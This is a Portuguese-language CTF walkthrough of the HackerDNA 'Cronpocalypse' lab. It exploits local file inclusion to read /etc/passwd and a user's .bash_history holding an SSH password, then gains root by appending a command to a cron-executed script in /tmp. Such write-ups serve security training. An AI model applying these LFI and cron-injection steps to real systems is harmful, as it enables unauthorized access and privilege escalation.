

HackerDNA | Cronpocalypse

Write-up <https://hackerdna.com/pt-br/labs/cronpocalypse>


Olá pessoal.

Para resolver esta máquina, vamos começar pelo reconhecimento usando o NMAP.

Usando o comando: **nmap -sV \$IP** eu consegui identificar 2 portas.

Uma SSH e outra WWW.

Acessando o site na porta 80, encontramos o seguinte:



Clique em “Explore Features”

Our Features

1. Read Files


Enter File Path:

Read

2. Random Quote Generator


Get Random Quote

Esta parte aqui é bem interessante. Onde tem “flag.txt”, eu coloquei “marcos.txt” e cliquei no botão “Read”. veja o que aconteceu.



File not found!

Isso me faz lembrar de uma vulnerabilidade chamada LFI, onde a gente consegue ler arquivos do servidor usando o “file=". Vamos ver se consigo ler o arquivo /etc/passwd.



```
root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
ctf:x:1000:1000:Linux User,,,:/home/ctf:/bin/sh
```

Leitura realizada com sucesso. Então, comprovamos que o servidor é vulnerável a LFI. Vamos ver se a gente consegue ler o arquivo `.bash_history` do usuário `ctf`.

Leitura realizada com sucesso e esta leitura nos trouxe informações importantes. Um possível acesso pelo ssh usando o usuário `ctf` e a senha registrada no arquivo.

Vamos fazer acesso:

```
ssh -l ctf $IP [use a senha do arquivo]
```

```
hacker:~$ ssh -l ctf 108.131.170.7
ctf@108.131.170.7's password:
Welcome to the Cronpocalypse CTF Box!
ip-10-0-5-117:~$
```

Login realizado com sucesso!

Se você der um `"ls -la"`, será possível ver que o arquivo `"flag-user.txt"`, encontra-se no diretório padrão... agora é só executar um `"cat"` e pegar a flag.

```
ip-10-0-5-117:~$ ls -la
total 28
drwxr-sr-x  1 ctf      ctf      4096 Jun 14 19:34 .
drwxr-xr-x  1 root    root     4096 Feb 14  2025 ..
-rw-----  1 ctf      ctf        7 Jun 14 19:34 .ash_history
-rw-r--r--  1 root    ctf       83 Feb 14  2025 .bash_history
-rw-rw-r--  1 ctf      ctf       37 Feb 14  2025 flag-user.txt
ip-10-0-5-117:~$ cat flag-user.txt
```

Próximo passo é escalar privilégio.

Eu digitei: **sudo -l**, mas isso não resultou em nenhuma informação importante.

Digitando: **ls -la /etc/cron***

A gente acha um diretório que mostra uma configuração realizada num arquivo root. Lendo o arquivo, vemos que ele executa um arquivo em /opt, que por sua vez, chama um arquivo .sh em /tmp

Injetei o seguinte comando: **echo "cp /root/flag-root.txt /tmp" >> /tmp/backup.sh**

Depois de 1 minuto, o arquivo foi encontrado dentro de /tmp.

Depois eu executei o comando cat e descobrir o seu conteúdo.

cat flag-root.txt

#Fim